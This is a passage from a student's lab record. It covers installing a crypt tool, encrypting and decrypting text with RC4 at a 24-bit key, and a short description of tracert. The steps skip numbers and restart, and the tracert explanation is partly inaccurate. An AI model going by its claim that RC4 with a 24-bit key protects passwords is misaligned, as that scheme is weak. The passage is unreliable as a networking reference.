
(3) After that browse to your destination folder in which you want to store your software and click on "Install"



(4) After that you will have to choose users for whom you want to give access to use the software. And Click on "Next"




(6) You will see that your installation has been started.




Steps to encrypt passwords using RC4 Algorithms:


(1) Open crypt tool and go to file menu and click on new




(2) Now enter any text which you want to encrypt as shown below.




(3) Now go to Encrypt/Decrypt menu > Symmetric(modern)>RC4




(4) The following window will appear:







(2)After that go to Symmetric(modern)>RC4




(3)Set the key length as 24 bits and click on "Decrypt" Button




(4) After that you will get the Decrypted text as the above given plain text.





Practical no 3



Adarsh Rane
208693

tracert :-

Tracert uses Ping command to find out how many different devices are between the computer initiating the tracert and the target. The command works by manipulating time to live value or TTL.

Tracert command is used to determine the path between two connections. Often other connection to another device will have to go through multiple routers. The tracert command will return the names and IP addresses of two devices.

PRACTICAL NO : 4

